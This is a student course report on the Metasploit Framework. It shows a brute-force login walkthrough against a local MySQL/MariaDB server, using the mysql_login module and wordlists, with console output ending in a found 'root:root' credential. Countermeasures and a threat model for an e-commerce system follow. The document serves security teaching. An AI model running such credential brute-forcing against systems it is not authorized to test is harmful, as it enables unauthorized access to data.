
University of Prince Mugrin
College of Computer and Cyber Science
Software Engineering Program

SE472 – Software Security
Course Project- Semester II (Spring 2023)

Metasploit Framework

Prepared by:
Fatma Alrehaily – 3910090
Sarah Alamri – 4010298
Salwa Shama – 4010405
Ehssan Alkatmeh – 4010393

Supervised by:
Dr. Ftoon Kedwan



21 May 2023

CONTENTS

Project Description

This report is required of software security course as a final project. In this report, we will describe the Metasploit tool and show you how to utilize it to identify a vulnerability to exploit. Every vulnerability has a unique exploit, and the exploit allows the attacker access to the system at a certain level of privilege. We will try to break into the system by exploiting the vulnerabilities of the target device, and it also explains how the hacked device will be hacked and what vulnerability was exploited. It also contains some ways to avoid penetration and maintain security and some countermeasures to avoid this type of attack and techniques that can be used to reduce the impact of a potential attack.

Tool Description

The Metasploit framework is a modular Ruby-based penetration testing platform that lets you develop, test, and run exploit code. The Metasploit Framework is a collection of tools for testing security vulnerabilities, enumerating networks, launching attacks, and avoiding detection. A collection of frequently used tools called the Metasploit Framework work together to create a complete environment for penetration testing and exploit development. The most well-liked method of interacting with Metasploit Framework is through Msfconsole. With the console, it is possible to scan targets, find flaws, and gather data. We uploaded the framework to Linux and ran it through (msfconsole).

Use Case Scenario

You were a professional penetration tester who loved finding new vulnerabilities to exploit. So, when a large e-commerce business hired you to test the security of their data storage, you knew you had a challenge ahead of you. The client used phpMyAdmin, a web-based interface for MySQL and MariaDB, to store and manage their customers' sensitive information including names, addresses, and credit card details. Your job was to find weaknesses in the system and report them back to the client so they could improve their security measures. You knew that phpMyAdmin was vulnerable to brute force attacks, a technique that involved trying different combinations of usernames and passwords until finding the right one. This was your opportunity to test the system's resilience against such attacks. You fired up your hacking tool and pointed it at the phpMyAdmin login page. You began to try common usernames like "admin", "root", "user", etc. and common passwords like "123456", "password", "qwerty", etc. You thought that the database administrator had used a weak or default credential for one of the database servers. After several minutes of trying, you finally saw a message on your screen: "Login successful". You had cracked one of the credentials and gained access to one of the database servers. You quickly took screenshots and recorded your actions, so you could report back to the client and help them improve their security measures. You were happy with your achievement, but you knew that there was still work to be done.

2.1 Explanation of Attack Method and Tool Countermeasures:

The attack method used in the scenario is a brute force attack, which involves trying different combinations of usernames and passwords until finding the right one. The attacker used a hacking tool to automate the process of trying different combinations of common usernames and passwords to gain access to the phpMyAdmin login page. Eventually, the attacker successfully cracked one of the credentials and gained access to one of the database servers.

To prevent brute force attacks, there are several countermeasures that can be implemented, including:

1. **Strong Password Policies:** Implementing strong password policies such as complex requirements, regular password changes, and prohibiting the use of default or weak passwords can significantly reduce the risk of brute force attacks.
2. **Two-Factor Authentication (2FA):** Enabling 2FA on login pages can add an extra layer of security, requiring users to provide an additional factor such as a code from their mobile device to access the system.
3. **Intrusion Detection/Prevention Systems (IDS/IPS):** Implementing IDS/IPS can help detect and prevent brute force attacks by monitoring traffic and alerting administrators of suspicious activity.

By implementing these countermeasures, the risk of brute force attacks can be significantly reduced, and the security of the system can be improved.

2.2 System Vulnerabilities and Potential attacks:

The scenario describes a few system vulnerabilities and potential attacks:

1. **Weak or default credentials:** The scenario suggests that the database administrator may have used a weak or default credential, such as a common username and password combination, for one of the database servers. This vulnerability allowed the penetration tester to successfully launch a brute force attack and gain unauthorized access to the system.
2. **Lack of two-factor authentication:** The scenario does not mention whether the system had two-factor authentication (2FA) enabled. 2FA can greatly reduce the risk of brute force attacks by requiring an additional authentication factor (such as a code sent to a user's phone) in addition to a username and password.
3. **Lack of intrusion detection or prevention systems:** The scenario does not mention whether the system had any intrusion detection or prevention systems in place. These systems can monitor network traffic and system logs to identify and block suspicious activity, such as repeated failed login attempts from a single IP address.
4. **Lack of password complexity requirements:** The scenario does not mention whether the system enforced password complexity requirements, such as minimum length, use of special characters, etc. Password complexity requirements can make it more difficult for attackers to successfully launch brute force attacks.

Overall, the scenario highlights the importance of using strong, complex, and unique credentials for all systems and enforcing security best practices such as 2FA, intrusion detection and prevention systems.

2.3 Security Features and Protection

Some security features and protections that could be implemented to improve the security of the e-commerce business's data storage system include:

1. **Encryption:** Sensitive customer information such as names, addresses, and credit card details should be encrypted while being stored in the database. This can protect the information in case of a data breach.
2. **Access Control:** Access control measures such as role-based access control and least privilege access should be implemented to ensure that only authorized personnel have access to the database.
3. **Regular Vulnerability Scanning and Penetration Testing:** Regular vulnerability scanning, and penetration testing can help identify vulnerabilities in the system before they are exploited by attackers.
4. **Multi-Factor Authentication (MFA):** Implementing MFA on login pages can provide an extra layer of security, requiring users to provide additional authentication factors such as a code from their mobile device to access the system.
5. **Firewall:** A firewall can be implemented to monitor and control incoming and outgoing traffic, blocking unauthorized access to the database.

By implementing these security features and protections, the e-commerce business can significantly improve the security of their data storage system, reducing the risk of data breaches and protecting their customers' sensitive information.

2.4 Recommendation for Mitigating Brute Force Attacks

1. **Implementing a secure password policy** is essential for preventing brute force attacks. It is advised to enforce long, complex passwords with a minimum of 12 characters, as well as frequent password changes.
2. **Enabling two-factor authentication (2FA)** adds an extra layer of protection to the authentication process, which can help reduce the risk of brute force attacks. You can accomplish this using a variety of techniques, including SMS, email, and authenticator apps.
3. **Implementing an account lockout policy** is an effective strategy to reduce the impact of brute force attacks. After a certain number of unsuccessful login attempts, a user account is locked out. By doing this, attackers may be discouraged from trying to guess more passwords.
4. **Captchas:** To stop automated bots from accessing a website or service, captchas are frequently utilized. By stopping bots from attempting to guess passwords, the use of captchas on login pages can lessen the impact of brute force attacks.
5. **Rate limiting:** It involves setting a limit on the number of login attempts that can be made in a specific period of time. This can discourage attackers from trying to guess passwords too frequently.


2.5 Techniques to Lessen Potential Attack Impact

1. **Rate Limiting:** As we have indicated, rate limiting is a useful defense against brute force attacks. You can lessen the impact of a brute force assault by restricting the number of login attempts that can be made in a given time frame.
2. **IP blocking:** If you observe that a particular IP address is trying to log in to your system frequently, you can block that IP address to stop it from trying again. The process might be carried out manually or automatically.
3. **Intrusion Detection and Prevention Systems (IDPS):** By examining network traffic and notifying the security team of any unusual activity, an IDPS can assist in identifying and preventing brute force attacks. Additionally, communication from known malicious IP addresses can be blocked.
4. **Multi-Factor Authentication (MFA):** By requiring extra authentication factors in addition to a password, MFA can significantly reduce the impact of a brute force assault. As a result, breaking into the system may become more challenging.
5. **Log analysis:** Monitoring system logs can assist in early detection of brute force attacks, enabling more rapid reaction and mitigation. Additionally, this can assist in locating any systemic vulnerabilities that might have been exploited.
6. **Backups:** Consistent data backups can help to mitigate the effects of a successful brute force attack. Backups can be used to restore the system to a prior state if data is lost or compromised.

Use Case Scenario Walkthrough

In this section, we will see the simulation for the brute-force login attack technique to gain unauthorized access by using the Metasploit tool. This simulation will provide a step-by-step walkthrough of how you went about your job and how you were able to access the database.[1]

Step 1: Supply the tool with any needed resources, such as a list of commonly used usernames and passwords or a database to target.




```
└─# sudo apt-get install --reinstall mariadb-server
Reading package lists ... Done
Reading state information ... Done
The following package was automatically installed and is no longer required:
  libzxingcore1
Use 'sudo apt autoremove' to remove it.
Suggested packages:
  mailx mariadb-test netcat-openbsd
The following NEW packages will be installed:
  mariadb-server
0 upgraded, 1 newly installed, 0 to remove and 722 not upgraded.
5 not fully installed or removed.
Need to get 0 B/3,581 kB of archives.
After this operation, 54.5 MB of additional disk space will be used.
Preconfiguring packages ...
(Reading database ... 208062 files and directories currently installed.)
Preparing to unpack .../mariadb-server_1%3a10.11.2-1_amd64.deb ...
Unpacking mariadb-server (1:10.11.2-1) ...
Setting up mariadb-server (1:10.11.2-1) ...
update-rc.d: We have no instructions for the mariadb init script.
update-rc.d: It looks like a network service, we disable it.
mariadb.service is a disabled or a static unit, not starting it.
Setting up mariadb-plugin-provider-bzip2 (1:10.11.2-1) ...
Setting up mariadb-plugin-provider-lzma (1:10.11.2-1) ...
```

```
┌──(root㉿kali)-[~]
└─# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 5
Server version: 10.11.2-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> exit
Bye

┌──(root㉿kali)-[~]
└─# 
```

Figure 1: installing and activate DB

To install MariaDB in an operating system (OS) and activate it, the following steps should be followed: Open the terminal on the OS. Then type "sudo apt-get install mariadb-server" and press Enter to install MariaDB on the OS. Finally, type "sudo systemctl start mariadb" and press Enter to activate MariaDB.


After installing MariaDB, you can download the rockyou list (rockyou.txt is a plain text file that contains a list of commonly used password words. This file contains over 14,341,564 passwords that were previously leaked in data breaches) then following these steps: Type "cd /usr/share/wordlists/" and press Enter to navigate to the directory where the rockyou list is located. Then type "ls" and press Enter to view the contents of the directory.



```
┌──(root㉿kail)-[~]
└─# cd /usr/share/wordlists/

┌──(root㉿kail)-[/usr/share/wordlists]
└─# ls
rockyou.txt

┌──(root㉿kail)-[/usr/share/wordlists]
└─# 
```

Figure 2: accessing the "rockyou.txt"

Step 2: Configure the brute force tool, specifying the target system, setting the number of threads, assigning password file, as well as the username and any other parameters required for the attack.



```
       =[ metasploit v6.3.4-dev                          ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Start commands with a space to avoid saving
them to history
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search sql_login

Matching Modules
================

   #  Name                                            Disclosure Date  Rank    Check  Description
   -  ----                                            ---------------  ----    -----  -----------
   0  auxiliary/scanner/mssql/mssql_login                              normal  No     MSSQL Login Utility
   1  auxiliary/admin/mssql/mssql_enum_sql_logins                      normal  No     Microsoft SQL Server SUSE
R_SNAME SQL Logins Enumeration
   2  auxiliary/scanner/mysql/mysql_login                              normal  No     MySQL Login Utility


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/mysql/mysql_logi
n

msf6 > use 2
msf6 auxiliary(scanner/mysql/mysql_login) > show options
```


```
Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current databa
                                                se
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (
                                                Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][..
                                                .]
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/u
                                                sing-metasploit/basics/using-metasploit.html
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, on
                                                e pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
```

Figure 3: accessing the "brute force" tool

After launching Metasploit, we search for the appropriate module as shown in Figure 3: Metasploit has a large number of modules that can be used to exploit various vulnerabilities. In this case, we would search for a module that can be used to perform a brute force attack on a MySQL database. The mysql_login auxiliary module is a brute-force login tool for MySQL servers.

To access the brute force tool in Metasploit, the following command can be used: "use auxiliary/scanner/mysql/mysql_login". This command will allow the user to access the tool and begin configuring it according to their needs. To view the available options and settings for the tool, the user can type "show options" into the command prompt. This will display a list of the available options that can be configured to customize the brute force attack.

As the figure 4 show, specific options have been adjusted to optimize the attack on a local database. Firstly, the number of concurrent threads has been set to 5000, in order to accelerate the attack and increase the probability of success. Secondly, the IP address of the target system has been set to the local IP address, as the penetration testing is being conducted on the same device. The password file has been assigned the location of "rockyou.txt", which contains a list of potential passwords to be utilized during the attack. Additionally, the user has enabled certain options, namely STOP_ON_SUCCESS and VERBOSE, to cease the attack once valid credentials are found and to print output for all attempts, respectively.




```
   THREADS          1                 yes       The number of concurrent threads (max one per host)
   USERNAME         root              no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, on
                                                e pair per line
   USER_AS_PASS     false             no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE          true              yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_login) > set THREADS 5000
THREADS ⇒ 5000
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 127.0.0.1
RHOSTS ⇒ 127.0.0.1
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE  /usr/share/metasploit-framework/data/wordlists/un
ix_users.txt
PASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE  /usr/share/metasploit-framework/data/wordlists/un
ix_users.txt
USER_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/mysql/mysql_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/mysql/mysql_login) > run
```

Figure 4: configure the “brute force” tool

Step 3: Execute the attack, by submitting multiple login attempts in rapid succession, attempting to guess valid credentials.

To initiate the brute force attack, the user can enter the "run" command in the terminal. The tool will execute the attack and attempt various login credentials in rapid succession. The terminal will display all the attempts made during the attack, and the process will cease once a valid username and password combination is found. The results of the attack will be displayed on the screen, indicating that the correct input was found, in this case, the username and password were both "root".



```
root'@'localhost' (using password: YES))
[-] 127.0.0.1:3306        - 127.0.0.1:3306 - LOGIN FAILED: root:pollinate (Incorrect: Access denied for user
 'root'@'localhost' (using password: YES))
[-] 127.0.0.1:3306        - 127.0.0.1:3306 - LOGIN FAILED: root:popr (Incorrect: Access denied for user 'roo
t'@'localhost' (using password: YES))
[-] 127.0.0.1:3306        - 127.0.0.1:3306 - LOGIN FAILED: root:postfix (Incorrect: Access denied for user '
root'@'localhost' (using password: YES))
[-] 127.0.0.1:3306        - 127.0.0.1:3306 - LOGIN FAILED: root:postgres (Incorrect: Access denied for user
'root'@'localhost' (using password: YES))
[-] 127.0.0.1:3306        - 127.0.0.1:3306 - LOGIN FAILED: root:postmaster (Incorrect: Access denied for use
r 'root'@'localhost' (using password: YES))
[-] 127.0.0.1:3306        - 127.0.0.1:3306 - LOGIN FAILED: root:printer (Incorrect: Access denied for user '
root'@'localhost' (using password: YES))
[-] 127.0.0.1:3306        - 127.0.0.1:3306 - LOGIN FAILED: root:proxy (Incorrect: Access denied for user 'ro
ot'@'localhost' (using password: YES))
[-] 127.0.0.1:3306        - 127.0.0.1:3306 - LOGIN FAILED: root:pulse (Incorrect: Access denied for user 'ro
ot'@'localhost' (using password: YES))
[-] 127.0.0.1:3306        - 127.0.0.1:3306 - LOGIN FAILED: root:redsocks (Incorrect: Access denied for user
'root'@'localhost' (using password: YES))
[-] 127.0.0.1:3306        - 127.0.0.1:3306 - LOGIN FAILED: root:rfindd (Incorrect: Access denied for user 'r
oot'@'localhost' (using password: YES))
[-] 127.0.0.1:3306        - 127.0.0.1:3306 - LOGIN FAILED: root:rje (Incorrect: Access denied for user 'root
'@'localhost' (using password: YES))
[+] 127.0.0.1:3306        - 127.0.0.1:3306 - Success: 'root:root'
[*] 127.0.0.1:3306        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Figure 5: run “brute force” tool

Threat Modeling

This section demonstrates an essential activity for software development teams that want to build secure and reliable software applications, which is threat modeling. Threat modeling is a technique carried out by professionals to identify and understand potential threats and vulnerabilities for potential attack scenarios. The goal is to design and implement appropriate security measures to mitigate these risks [2].

In the security field, threat modeling is a systematic approach that typically involves the following steps: Identify assets that require protection, then create an architecture overview of the main components in the system and their initial relationships, followed by identifying potential threats, then rating the threats based on their likelihood and potential impact, and finally, providing thread mitigations to address the identified risks. In this section, we will take each step and adjust it based on a use-case scenario mentioned in the previous section.

3.1 Valuable Assets

For any e-commerce businesses, the most targeted assets are typically the confidential data stored in the organization's databases, services in web pages, customers, and organization resources such as servers.

In the context of the use-case scenario provided, the most targeted assets are customer data, such as payment information. Cybercriminals highly value this data as it can be used for various malicious purposes, including identity theft and fraud.

Additionally, the e-commerce website database can also be targeted due to vulnerabilities that hackers can exploit, resulting in database downtime and significant impacts, including lost revenue, reputational damage, and customer dissatisfaction.

3.2 Overall Architecture

The architecture and infrastructures of the e-commerce system that was targeted in our use-case scenario are presented in figure 6.

The diagram showcases three basic elements that make up this architecture. Computers or other devices that are linked to the server form the first component. Clients use the open internet to reach the company server, which is the second component. The server is made up of two subcomponents: services, which handle client requests, and ASP.NET, which handles access control and renders websites. In terms of API gateway, it is middleware between the client and server, performs routing and authorization functions. Data storage is the third element, which forms the main database to store client information as well as a backup database.



Presentation Tier
Client
Asset#6
API Getaway
Logic Tier
Server
Service
Service
Service
Service
ASP.NET
Asset#1
Asset#2
Asset#5
Database tier
DB standby instance
DB primary instance
Asset#3
Asset#4
Assets #1: public pages (anonymous access allowed)
Assets #2: private pages (viewers require authentication)
Assets #3: primary database (customers' data)
Assets #4: standby database (customers' data)
Assets #5: logical services (order, access control, etc ...)
Assets #6: customers

Figure 6: Overall Architecture for E-commerce System

3.3 Possible Attack Vectors and Vulnerabilities

The provided scenario and diagram illustrate two potential attack vectors and vulnerabilities. The first vulnerability concerns weak password policies that permit administrators to use easily guessable passwords. The use-case scenario reveals that the password for the database management system (DBMS) was either a common password. The second vulnerability arises from the overview architecture, which displays unsecured database access between the server tier and the database tier. This configuration makes it feasible for remote attacks to occur, either within the system or the database, without effective protection against an attack.

3.4 Possible Threats

1. **Password Guessing or Brute Force Attacks:** Attackers can attempt to guess or methodically crack administrator passwords. This could result in unauthorized access to the database management system and the compromise of critical data.
2. **Credential Theft:** To get administrator credentials with weak passwords, attackers may use phishing, keylogging, or malware. If obtained, these credentials can be used to gain unauthorized access to the database system.
3. **Unauthorized Database Access**: Unsecured database access between the server and database tiers provides a vulnerability. Attackers can take advantage of this flaw to gain unauthorized access to the database, allowing them to manipulate or steal data, change configurations, or impair system functionality.
4. **Remote Attacks:** A lack of effective remote attack defense exposes the system and database to external dangers. To undermine the system's security and integrity, attackers can exploit vulnerabilities in the system or database software, execute

malicious commands, inject malicious code, or conduct other sorts of remote assaults.

5. **Data Breach:** If attackers successfully exploit any of the vulnerabilities, they may be able to exfiltrate or tamper with sensitive data stored in the database. This can result in a data breach, resulting in the loss of confidential information, financial loss, legal ramifications, and reputational harm to the firm.[3]
6. **Denial of Service (DoS) Attacks:** Attackers may execute DoS attacks against the server or database tiers, overwhelming the resources and rendering the system or database inaccessible to legitimate users. Service disruptions, financial losses, and a negative impact on corporate operations can all arise from this.
7. **Malware Infections:** Attackers can introduce malware into a system or database by exploiting weak passwords or insecure access. This can result in illegal data access, data modification, system compromise, or even the use of the compromised system as a launchpad for subsequent network attacks.

3.5 Security Assumptions

1. **Password Complexity:** It is considered that administrators must use secure passwords that are difficult to guess or breakthrough using brute force. This presumption is broken by the scenario's use of weak passwords that are simple to guess.
2. **Secure Database Access:** It is assumed that sufficient security is in place for database access between the server and database tiers. The architecture diagram in the case, however, shows that this assumption is false because unprotected database access is shown.

3. **Protection from Remote Attacks**: The system and database are presumptively protected from remote attacks by appropriate safeguards. The example, however, makes clear that there is no reliable defense against remote attacks, leaving the system and database open to attack.[4]
4. **Adequate Authentication Mechanisms:** It is presumed that appropriate authentication measures are in place to validate the identities of administrators accessing the database management system. This premise, however, is violated in the situation, as weak passwords are used and exploited.
5. **Regular Security Audits and Testing:** It is believed that regular security audits and testing are performed to detect vulnerabilities and assure the overall security posture of the system and database. However, the scenario makes no mention of these activities, implying a probable breach of this assumption.[5]
6. **Data Breach Protection:** It is considered that the system and database have suitable safeguards in place to defend against unauthorized access and data breaches. However, the scenario's referenced poor password rules and unsecured database access.

3.6 Threat Ranking

In this section, we will rank the possible threats using the following formula: Risk = Impact * Likelihood.

To assess the impact and the likelihood, we use the semiquantitative matrix that showed in figure 7.

